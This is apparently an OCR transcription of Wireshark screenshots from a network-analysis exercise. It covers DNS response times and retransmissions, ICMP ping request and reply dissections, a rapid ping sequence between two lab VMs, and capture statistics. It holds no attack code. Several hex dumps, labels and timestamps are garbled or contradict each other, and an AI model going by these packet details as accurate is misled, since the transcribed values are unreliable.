0020 01 04 00 35 cf 5a 00 5d 47 08 7c b2 81 80 00 01 ...S.Z] G |.....
 The time between the Query and the Response (dns.time) Packets: 200 / Displayed: 88 (44.0%) Profile: Default
 1607 18-01-2019

No.	Time	Source	Destination	Protocol	Length	Time	Info
122	271.412706	192.168.1.1	192.168.1.4	DNS	107	0.008404000	Standard query response
148	403.119768	192.168.1.1	192.168.1.4	DNS	179	0.008625000	Standard query response
4	0.013642	192.168.1.1	192.168.1.4	DNS	91	0.008694000	Standard query response
46	120.568782	192.168.1.1	192.168.1.4	DNS	190	0.008829000	Standard query response
165	439.416603	192.168.1.1	192.168.1.4	DNS	103	0.009086000	Standard query response
126	317.948422	192.168.1.1	192.168.1.4	DNS	103	0.009170000	Standard query response
171	446.559628	192.168.1.1	192.168.1.4	DNS	91	0.009410000	Standard query response
100	162.943924	192.168.1.1	192.168.1.4	DNS	237	0.009729000	Standard query response
116	264.226191	192.168.1.1	192.168.1.4	DNS	93	0.010450000	Standard query response
84	127.854241	192.168.1.1	192.168.1.4	DNS	103	0.010794000	Standard query response
157	407.426439	192.168.1.1	192.168.1.4	DNS	111	0.011359000	Standard query response
23	105.792164	192.168.1.1	192.168.1.4	DNS	96	0.011542000	Standard query response
90	128.642221	192.168.1.1	192.168.1.4	DNS	130	0.011822000	Standard query response
132	342.268331	192.168.1.1	192.168.1.4	DNS	91	0.011875000	Standard query response
21	105.777340	192.168.1.1	192.168.1.4	DNS	119	0.012161000	Standard query response
142	363.751552	192.168.1.1	192.168.1.4	DNS	91	0.012190000	Standard query response
155	407.414315	192.168.1.1	192.168.1.4	DNS	99	0.013285000	Standard query response
159	410.165404	192.168.1.1	192.168.1.4	DNS	127	0.013616000	Standard query response

The screenshot shows the Wireshark interface for a Wi-Fi capture on port 53. The packet list pane displays a series of DNS packets. The selected packet (No. 159) is a standard query response from 192.168.1.1 to 192.168.1.4. The packet details pane shows the following structure:

- Standard query response
- ID: 159
- Standard query type: A
- Standard query flags: 0x0000
- Standard query question: client.dropbox.com. type A, class IN
- Standard query answer: client.dropbox.com. type CNAME, class IN, cname client.dropbox-dns.com
- Standard query authority: client.dropbox-dns.com. type A, class IN, addr 162.125.81.3
- Standard query additional: (empty)

The packet bytes pane shows the raw data of the query, including the header and the question section.

The screenshot shows the Wireshark filter dialog box. The title is "dns.flags == 0x8180". The "Fields" field contains "dns.time". The "Occurrence" is set to 0. The dialog has "OK" and "Cancel" buttons.

Wi-Fi (port 53)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns.flags == 0x0180

No.	Time	Source	Destination	Protocol	Length	Response Time	Info
21	105.777340	192.168.1.1	192.168.1.4	DNS	119	0.012161000	Standard query response 0xf1bd A clients4.google.com CNAME clients1.google.com A 172.217.166.206
23	105.792164	192.168.1.1	192.168.1.4	DNS	96	0.011542000	Standard query response 0xf101 A clients1.google.com A 172.217.166.206
25	105.808203	192.168.1.1	192.168.1.4	DNS	108	0.014305000	Standard query response 0xa802 AAAA clients1.google.com AAAA 2044:6800:4002:806::200e
28	116.292837	192.168.1.1	192.168.1.4	DNS	97	0.401250000	Standard query response 0xe698d A exploit-exercises.com A 69.16.230.42
34	118.449488	192.168.1.1	192.168.1.4	DNS	122	0.005308000	Standard query response 0x4941 A re-gosite7.com CNAME ghs.googlehosted.com A 172.217.31.19
36	118.909425	192.168.1.1	192.168.1.4	DNS	187	0.007817000	Standard query response 0xf236 A safe.getawesomes5.com CNAME loadbalancer-in-application.com A 50.22.137.11 A 50.22.17
38	119.841029	192.168.1.1	192.168.1.4	DNS	126	0.007644000	Standard query response 0x8997 A beacons.gcp.gvt2.com CNAME beacons-handoff.gcp.gvt2.com A 172.217.167.35
41	119.851214	192.168.1.1	192.168.1.4	DNS	127	0.004307000	Standard query response 0xf97 A code.jquery.com CNAME cds.s5x3j6a5.hwcdn.net A 205.185.208.52
42	119.856359	192.168.1.1	192.168.1.4	DNS	146	0.006790000	Standard query response 0x8bc9 A browser.sentry-cdn.com A 151.101.194.217 A 151.101.66.217 A 151.101.2.217 A 151.101.1
46	120.568782	192.168.1.1	192.168.1.4	DNS	190	0.008829000	Standard query response 0x3b6c A safe.getsafely.online CNAME loadbalancer-in-application.com A 184.173.189.211 A 184.1
49	120.881137	192.168.1.1	192.168.1.4	DNS	132	0.007464000	Standard query response 0x7baf A fonts.googleapis.com CNAME googleapis1.google.com A 172.217.167.42
50	120.881254	192.168.1.1	192.168.1.4	DNS	160	0.007591000	Standard query response 0x4747 A cdnjs.cloudflare.com A 104.19.197.151 A 104.19.199.151 A 104.19.195.151 A 104.19.198
55	121.897930	192.168.1.1	192.168.1.4	DNS	129	0.036768000	Standard query response 0x140b A fonts.gstatic.com CNAME gstaticads11.google.com A 216.58.196.195
56	121.897930	192.168.1.1	192.168.1.4	DNS	119	0.034349000	Standard query response 0xeacd A clients1.google.com CNAME clients1.google.com A 172.217.166.206
57	121.897931	192.168.1.1	192.168.1.4	DNS	129		Standard query response 0x140b A fonts.gstatic.com CNAME gstaticads11.google.com A 216.58.196.195
58	121.897931	192.168.1.1	192.168.1.4	DNS	119		Standard query response 0xeacd A clients1.google.com CNAME clients1.google.com A 172.217.166.206
63	122.006052	192.168.1.1	192.168.1.4	DNS	144	0.035946000	Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics1.google.com A 172.217.31.14
65	122.006337	192.168.1.1	192.168.1.4	DNS	144		Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics1.google.com A 172.217.31.14

Frame 57: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits) on interface 0

Ethernet II, Src: Zlionscom_e7:80:54 (78:44:76:e7:80:54), Dst: HonkaiPr_c8:46:df (b0:10:41:c8:46:df)

Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.4

User Datagram Protocol, Src Port: 53, Dst Port: 50209

Domain Name System (response)

Transaction ID: 0x140b

- Expert Info (Warning/Protocol): DNS response retransmission. Original response in frame 55
- DNS response retransmission. Original response in frame 55
- Severity Level: Warning
- Group: Protocol
- Flags: 0x0180 Standard query response, No error
- 1. = Response: Message is a response
- .000 0. = Opcode: Standard query (0)
- 0. = Authoritative: Server is not an authority for domain
-0. = Truncated: Message is not truncated
-1. = Recursion desired: Do query recursively
- 1. = Recursion available: Server can do recursive queries

0000 b0 10 41 c8 46 df 78 44 76 e7 b0 54 08 00 45 00 A F X D v T E

0010 00 73 00 40 00 40 11 b7 24 c8 a8 01 01 c8 a8 s @ @ \$ \$ \$ \$ \$ \$


Wireshark expert severity level (Lvs.expert.severity) Packets: 593 Displayed: 239 (43.7%) Profile: Default

dns.retransmit_response

No.	Time	Source	Destination	Protocol	Length	Response Time	Info
57	121.897931	192.168.1.1	192.168.1.4	DNS	129		Standard query response 0x140b A fonts.gstatic.com CNAME gstaticads11.google.com A 216.58.196.195
58	121.897931	192.168.1.1	192.168.1.4	DNS	119		Standard query response 0xeacd A clients1.google.com CNAME clients1.google.com A 172.217.166.206
65	122.006337	192.168.1.1	192.168.1.4	DNS	144		Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics1.google.com A 172.217.31.14
74	125.825877	192.168.1.1	192.168.1.4	DNS	114		Standard query response 0x9b2a A chrome.google.com CNAME www31.google.com A 172.217.167.46
79	126.819791	192.168.1.1	192.168.1.4	DNS	94		Standard query response 0xebae A www.gstatic.com A 172.217.24.227
88	128.109006	192.168.1.1	192.168.1.4	DNS	169		Standard query response 0x3d07 A stats.g.doubleclick.net CNAME stats1.doubleclick.net A 172.217.194.156 A 172.217.194.1
94	129.638036	192.168.1.1	192.168.1.4	DNS	331		Standard query response 0x541 A csl.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64.
108	132.144080	192.168.1.1	192.168.1.4	DNS	197		Standard query response 0x0885 A options.skype.com CNAME skype-options-prod.trafficmanager.net CNAME options-service-prod
386	1343.471009	192.168.1.1	192.168.1.4	DNS	179		Standard query response 0xab27 A api.cc.skype.com CNAME api-cc-skype.trafficmanager.net CNAME a-cc-asse-01-skype.cloudap

dns.qry_name contains 'google.com'

No.	Time	Source	Destination	Protocol	Length	Response Time	Info
120	271.401478	192.168.1.1	192.168.1.4	DNS	107	0.007023000	Standard query response 0xe4cc A cello.client-channel.google.com A 74.125.68.189
121	271.404302	192.168.1.1	192.168.1.4	DNS	91		Standard query 0xae99 A cello.client-channel.google.com
122	271.412706	192.168.1.1	192.168.1.4	DNS	107	0.008404000	Standard query response 0xae99 A cello.client-channel.google.com A 74.125.68.189
123	271.414595	192.168.1.1	192.168.1.1	DNS	91		Standard query 0xf69e AAAA cello.client-channel.google.com A 74.125.68.189
124	271.422153	192.168.1.1	192.168.1.4	DNS	119	0.007648000	Standard query response 0xf69e AAAA cello.client-channel.google.com AAAA 2044:6800:4003:c01:bd
125	317.939252	192.168.1.4	192.168.1.1	DNS	87		Standard query 0xf01f A chat-pa.clients6.google.com
126	317.948422	192.168.1.1	192.168.1.4	DNS	103	0.009170000	Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202
127	317.953190	192.168.1.4	192.168.1.1	DNS	87		Standard query 0x0129 AAAA chat-pa.clients6.google.com
128	317.957355	192.168.1.1	192.168.1.4	DNS	115	0.004165000	Standard query response 0x8129 AAAA chat-pa.clients6.google.com AAAA 2044:6800:4002:802::200a
129	332.844723	192.168.1.4	192.168.1.1	DNS	75		Standard query 0x2205 AAAA play.google.com
130	332.852300	192.168.1.1	192.168.1.4	DNS	103	0.007577000	Standard query response 0x2205 AAAA play.google.com AAAA 2044:6800:4002:800::200e
139	357.103115	192.168.1.4	192.168.1.1	DNS	75		Standard query 0xd3a A docs.google.com
140	357.116774	192.168.1.1	192.168.1.4	DNS	91	0.013659000	Standard query response 0xd3a A docs.google.com A 172.217.161.14
141	363.739362	192.168.1.4	192.168.1.1	DNS	75		Standard query 0x42a9 A docs.google.com
142	363.751552	192.168.1.1	192.168.1.4	DNS	91	0.012190000	Standard query response 0x42a9 A docs.google.com A 172.217.161.14
143	363.753528	192.168.1.4	192.168.1.1	DNS	75		Standard query 0x1a0d A docs.google.com
144	363.761389	192.168.1.1	192.168.1.4	DNS	91	0.007861000	Standard query response 0x1a0d A docs.google.com A 172.217.161.14
151	407.345087	192.168.1.4	192.168.1.1	DNS	75		Standard query 0x6f42 A mail.google.com
152	407.347882	192.168.1.4	192.168.1.1	DNS	75		Standard query 0x6f42 A mail.google.com
153	407.399845	192.168.1.1	192.168.1.4	DNS	118	0.053938000	Standard query response 0x6f42 A mail.google.com CNAME googlemail1.google.com A 172.217.161.5
154	407.401030	192.168.1.4	192.168.1.1	DNS	83		Standard query 0x0cfc A googlemail1.google.com
155	407.414315	192.168.1.1	192.168.1.4	DNS	99	0.013285000	Standard query response 0x0cfc A googlemail1.google.com A 172.217.161.5
156	407.415980	192.168.1.4	192.168.1.1	DNS	83		Standard query 0xa107 AAAA googlemail1.google.com



No.	Time	Source	Destination	Protocol	Length	Info
20	24.319413	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=1/256, ttl=64 (reply in 21)
21	24.364532	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=1/256, ttl=128 (request in 20)
25	25.323079	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=2/512, ttl=64 (reply in 26)
26	25.372304	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=2/512, ttl=128 (request in 25)
27	26.326488	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=3/768, ttl=64 (reply in 28)
28	26.500743	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=3/768, ttl=128 (request in 27)
29	27.330850	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=4/1024, ttl=64 (reply in 30)
30	27.388132	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=4/1024, ttl=128 (request in 29)

```

> Frame 20: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: Vmware_d8:3c:42 (00:0c:29:d8:3c:42), Dst: Vmware_fc:cb:26 (00:50:56:fc:cb:26)
> Internet Protocol Version 4, Src: 192.168.153.130, Dst: 172.217.166.206
v Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xe60b [correct]
  [Checksum Status: Good]
  Identifier (BE): 7149 (0x1bed)
  Identifier (LE): 60699 (0xed1b)
  Sequence number (BE): 1 (0x0001)
  Sequence number (LE): 256 (0x0100)
  [Response frame: 21]
  Timestamp from icmp data: Jan 18, 2019 23:46:00.000000000 India Standard Time
  [Timestamp from icmp data (relative): 1.491740000 seconds]
v Data (48 bytes)
  Data: 09bf0b0000000000101112131415161718191a1b1c1d1e1f...
  [Length: 48]

```

```
> Frame 21: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: Vmware_fc:cb:26 (00:50:56:fc:cb:26), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
> Internet Protocol Version 4, Src: 172.217.166.206, Dst: 192.168.153.130
v Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0xee0b [correct]
  [Checksum Status: Good]
  Identifier (BE): 7149 (0x1bed)
  Identifier (LE): 60699 (0xed1b)
  Sequence number (BE): 1 (0x0001)
  Sequence number (LE): 256 (0x0100)
  [Request frame: 20]
  [Response time: 45.119 ms]
  Timestamp from icmp data: Jan 18, 2019 23:46:00.000000000 India Standard Time
  [Timestamp from icmp data (relative): 1.536859000 seconds]
v Data (48 bytes)
  Data: 09bf0b0000000000101112131415161718191a1b1c1d1e1f...
  [Length: 48]
```

```
C:\Users\Apex>ping 172.18.18.100

Pinging 172.18.18.100 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.18.18.100:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

No.	Time	Source	Destination	Protocol	Length	Info
11	13.817055	192.168.153.129	172.18.18.100	ICMP	74	Echo (ping) request id=0x0001, seq=1347/17157, ttl=128 (no response found!)
16	18.478765	192.168.153.129	172.18.18.100	ICMP	74	Echo (ping) request id=0x0001, seq=1348/17413, ttl=128 (no response found!)
20	23.483733	192.168.153.129	172.18.18.100	ICMP	74	Echo (ping) request id=0x0001, seq=1349/17669, ttl=128 (no response found!)
21	28.506827	192.168.153.129	172.18.18.100	ICMP	74	Echo (ping) request id=0x0001, seq=1350/17925, ttl=128 (no response found!)

<

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 60
 Identification: 0x3ddd (15693)
 > Flags: 0x0000
 Time to live: 128
 Protocol: ICMP (1)
 Header checksum: 0xe4d3 [validation disabled]
 [Header checksum status: Unverified]
 Source: 192.168.153.129
 Destination: 172.18.18.100

▼ **Internet Control Message Protocol**

Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0x4818 [correct]
 [Checksum Status: Good]
 Identifier (BE): 1 (0x0001)
 Identifier (LE): 256 (0x0100)
 Sequence number (BE): 1347 (0x0543)
 Sequence number (LE): 17157 (0x4305)

> [No response seen]

▼ Data (32 bytes)
 Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
 [Length: 32]

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=837/17667, ttl=255 (reply in 2)
2	0.001713	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=837/17667, ttl=255 (request in 1)
3	0.203741	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=838/17923, ttl=255 (reply in 4)
4	0.205084	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=838/17923, ttl=255 (request in 3)
5	0.407209	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=839/18179, ttl=255 (reply in 6)
6	0.408721	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=839/18179, ttl=255 (request in 5)
7	0.610633	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=840/18435, ttl=255 (reply in 8)
8	0.612320	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=840/18435, ttl=255 (request in 7)
9	0.813885	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=841/18691, ttl=255 (reply in 10)
10	0.815004	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=841/18691, ttl=255 (request in 9)
11	1.017479	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=842/18947, ttl=255 (reply in 12)
12	1.019101	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=842/18947, ttl=255 (request in 11)
13	1.220127	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=843/19203, ttl=255 (reply in 14)
14	1.220811	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=843/19203, ttl=255 (request in 13)
15	1.423924	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=844/19459, ttl=255 (reply in 16)
16	1.425021	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=844/19459, ttl=255 (request in 15)
17	1.626997	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=845/19715, ttl=255 (reply in 18)
18	1.628103	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=845/19715, ttl=255 (request in 17)
19	1.829713	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=846/19971, ttl=255 (reply in 20)
20	1.830889	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=846/19971, ttl=255 (request in 19)
21	2.034201	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=847/20227, ttl=255 (reply in 22)
22	2.035397	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=847/20227, ttl=255 (request in 21)
23	2.236662	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=848/20483, ttl=255 (reply in 24)

<

Title: [UTC]		Type: UTC date, as YYYY/DOY, and time	Fields: Enter a field ...		Occurrence:		
No.	Time	New Column	Source	Destination	Protocol	Length	Info
1	0.000000	2019/018 17:59:34.149459	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=837/17667, ttl=255 (reply in 2)
2	0.001713	2019/018 17:59:34.151172	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=837/17667, ttl=255 (request in 1)
3	0.203741	2019/018 17:59:34.353200	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=838/17923, ttl=255 (reply in 4)
4	0.205984	2019/018 17:59:34.354543	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=838/17923, ttl=255 (request in 3)
5	0.407209	2019/018 17:59:34.556668	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=839/18179, ttl=255 (reply in 6)
6	0.408721	2019/018 17:59:34.558180	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=839/18179, ttl=255 (request in 5)
7	0.610633	2019/018 17:59:34.760092	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=840/18435, ttl=255 (reply in 8)
8	0.612320	2019/018 17:59:34.761779	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=840/18435, ttl=255 (request in 7)
9	0.813885	2019/018 17:59:34.963344	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=841/18691, ttl=255 (reply in 10)
10	0.815904	2019/018 17:59:34.964463	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=841/18691, ttl=255 (request in 9)
11	1.017479	2019/018 17:59:35.166938	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=842/18947, ttl=255 (reply in 12)
12	1.019101	2019/018 17:59:35.168560	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=842/18947, ttl=255 (request in 11)
13	1.220127	2019/018 17:59:35.369586	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=843/19203, ttl=255 (reply in 14)
14	1.220811	2019/018 17:59:35.370270	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=843/19203, ttl=255 (request in 13)
15	1.423924	2019/018 17:59:35.573383	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=844/19459, ttl=255 (reply in 16)
16	1.425021	2019/018 17:59:35.574480	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=844/19459, ttl=255 (request in 15)
17	1.626997	2019/018 17:59:35.776456	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=845/19715, ttl=255 (reply in 18)
18	1.628103	2019/018 17:59:35.777562	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=845/19715, ttl=255 (request in 17)
19	1.829713	2019/018 17:59:35.979172	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=846/19971, ttl=255 (reply in 20)
20	1.830889	2019/018 17:59:35.980348	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=846/19971, ttl=255 (request in 19)
21	2.034201	2019/018 17:59:36.183660	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=847/20227, ttl=255 (reply in 22)
22	2.035397	2019/018 17:59:36.184856	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=847/20227, ttl=255 (request in 21)

Wireshark

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capture File Properties Ctrl+Alt+Shift+C

Resolved Addresses

Protocol Hierarchy

Conversations

Endpoints

Packet Lengths

I/O Graph

Service Response Time

DHCP (BOOTP) Statistics

ONC-RPC Programs

29West

ANCP

BACnet

Collectd

DNS

Flow Graph

HART-IP

HPFEEDS

HTTP

HTTP2

Sametime

TCP Stream Graphs

UDP Multicast Streams

F5

IPv4 Statistics

h interface 0

> Frame 1: 42 bytes on wire (336 bits) captured (42 bytes) on interface 0

> Ethernet II, Src: Vmware_if:85:33 (00:0c:29:1f:85:33), Dst: Vmware_db:3c:42 (00:0c:29:d8:3c:42)

> Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130

> 0100 = Version: 4

> 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00 ..<B...>..3..E..

0010 00 1c 3a 03 00 00 ff 01 cd 88 c0 a8 99 81 c0 a8E.....

0020 99 82 08 00 f4 b9 00 01 03 45E

File

Name: C:\Users\Apex\Desktop\Wire\icmp_camp.pcapng
 Length: 94 kB
 Format: Wireshark/... - pcapng
 Encapsulation: Ethernet

Time

First packet: 2019-01-18 23:29:34
 Last packet: 2019-01-18 23:31:29
 Elapsed: 00:01:55

Capture

Hardware: Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz (with SSE4.2)
 OS: 64-bit Windows 10, build 17763
 Application: Dumpcap (Wireshark) 2.6.6 (v2.6.6-0-gdf942cd8)

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
\Device\NPF_{9EA3CC78-8B66-4469-9C4D-372CA509315E}	0 (0 %)	none	Ethernet	65535 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	1087	1087 (100.0%)	—
Time span, s	115.362	115.362	—
Average pps	9.4	9.4	—
Average packet size, B	53	53	—
Bytes	58049	58049 (100.0%)	0
Average bytes/s	503	503	—
Average bits/s	4025	4025	—

Ethernet · 6										
IPv4 · 7										
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
192.168.153.129	1,027	53 k	519	23 k	508	30 k	—	—	—	—
192.168.153.130	1,026	53 k	512	30 k	514	22 k	—	—	—	—
192.168.153.2	9	990	0	0	9	990	—	—	—	—
123.108.200.124	8	720	4	360	4	360	—	—	—	—
192.168.153.1	8	1560	8	1560	0	0	—	—	—	—
192.168.153.255	4	700	0	0	4	700	—	—	—	—
239.255.255.250	4	860	0	0	4	860	—	—	—	—

Ethernet · 6											
IPv4 · 5											
TCP											
UDP · 7											
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.153.129	192.168.153.130	1,018	52 k	510	22 k	508	30 k	0.000000	106.6516	1674	0
192.168.153.2	192.168.153.129	9	990	0	0	9	990	35.352388	12.1374	0	0
123.108.200.124	192.168.153.130	8	720	4	360	4	360	15.671233	96.8116	29	29
192.168.153.1	192.168.153.255	4	700	4	700	0	0	25.204892	90.1574	62	62
192.168.153.1	239.255.255.250	4	860	4	860	0	0	71.792210	3.0036	2290	2290

icmp.type == 8

No.	Time	New Column	Source	Destination	Protocol	Length	Info
1	0.000000	2019/01/18 17:59:34.149459	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=837/17667, ttl=255 (reply in 2)
3	0.203741	2019/01/18 17:59:34.353200	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=838/17923, ttl=255 (reply in 4)
5	0.407209	2019/01/18 17:59:34.556668	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=839/18179, ttl=255 (reply in 6)
7	0.610633	2019/01/18 17:59:34.760092	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=840/18435, ttl=255 (reply in 8)
9	0.813885	2019/01/18 17:59:34.963344	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=841/18691, ttl=255 (reply in 10)
11	1.017479	2019/01/18 17:59:35.1166938	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=842/18947, ttl=255 (reply in 12)
13	1.220127	2019/01/18 17:59:35.269586	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=843/19203, ttl=255 (reply in 14)
15	1.423924	2019/01/18 17:59:35.537383	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=844/19459, ttl=255 (reply in 16)
17	1.626997	2019/01/18 17:59:35.776456	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=845/19715, ttl=255 (reply in 18)
19	1.829713	2019/01/18 17:59:35.979172	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=846/19971, ttl=255 (reply in 20)
21	2.034201	2019/01/18 17:59:36.183660	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=847/20227, ttl=255 (reply in 22)
23	2.236662	2019/01/18 17:59:36.386121	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=848/20483, ttl=255 (reply in 24)
25	2.440852	2019/01/18 17:59:36.590311	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=849/20739, ttl=255 (reply in 26)
27	2.644556	2019/01/18 17:59:36.794024	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=850/20995, ttl=255 (reply in 28)
29	2.847038	2019/01/18 17:59:36.996497	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=851/21251, ttl=255 (reply in 30)
31	3.050522	2019/01/18 17:59:37.199981	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=852/21507, ttl=255 (reply in 32)
33	3.253167	2019/01/18 17:59:37.402626	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=853/21763, ttl=255 (reply in 34)
35	3.457176	2019/01/18 17:59:37.606635	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=854/22019, ttl=255 (reply in 36)
37	3.660418	2019/01/18 17:59:37.809877	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=855/22275, ttl=255 (reply in 38)
39	3.863823	2019/01/18 17:59:38.013282	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=856/22531, ttl=255 (reply in 40)
41	4.067382	2019/01/18 17:59:38.216841	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=857/22787, ttl=255 (reply in 42)
43	4.270176	2019/01/18 17:59:38.419635	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=858/23043, ttl=255 (reply in 44)

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 28
Identification: 0x3a03 (14851)
Flags: 0x0000
Time to Live: 255
Checksum: 0x1c00 (512)

```

0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00  --) <B-- > <3-- > <B-- E-
0010 00 1c 3a 03 00 00 ff 01 cd 88 c0 a8 99 81 c0 a8  --g----- $-----
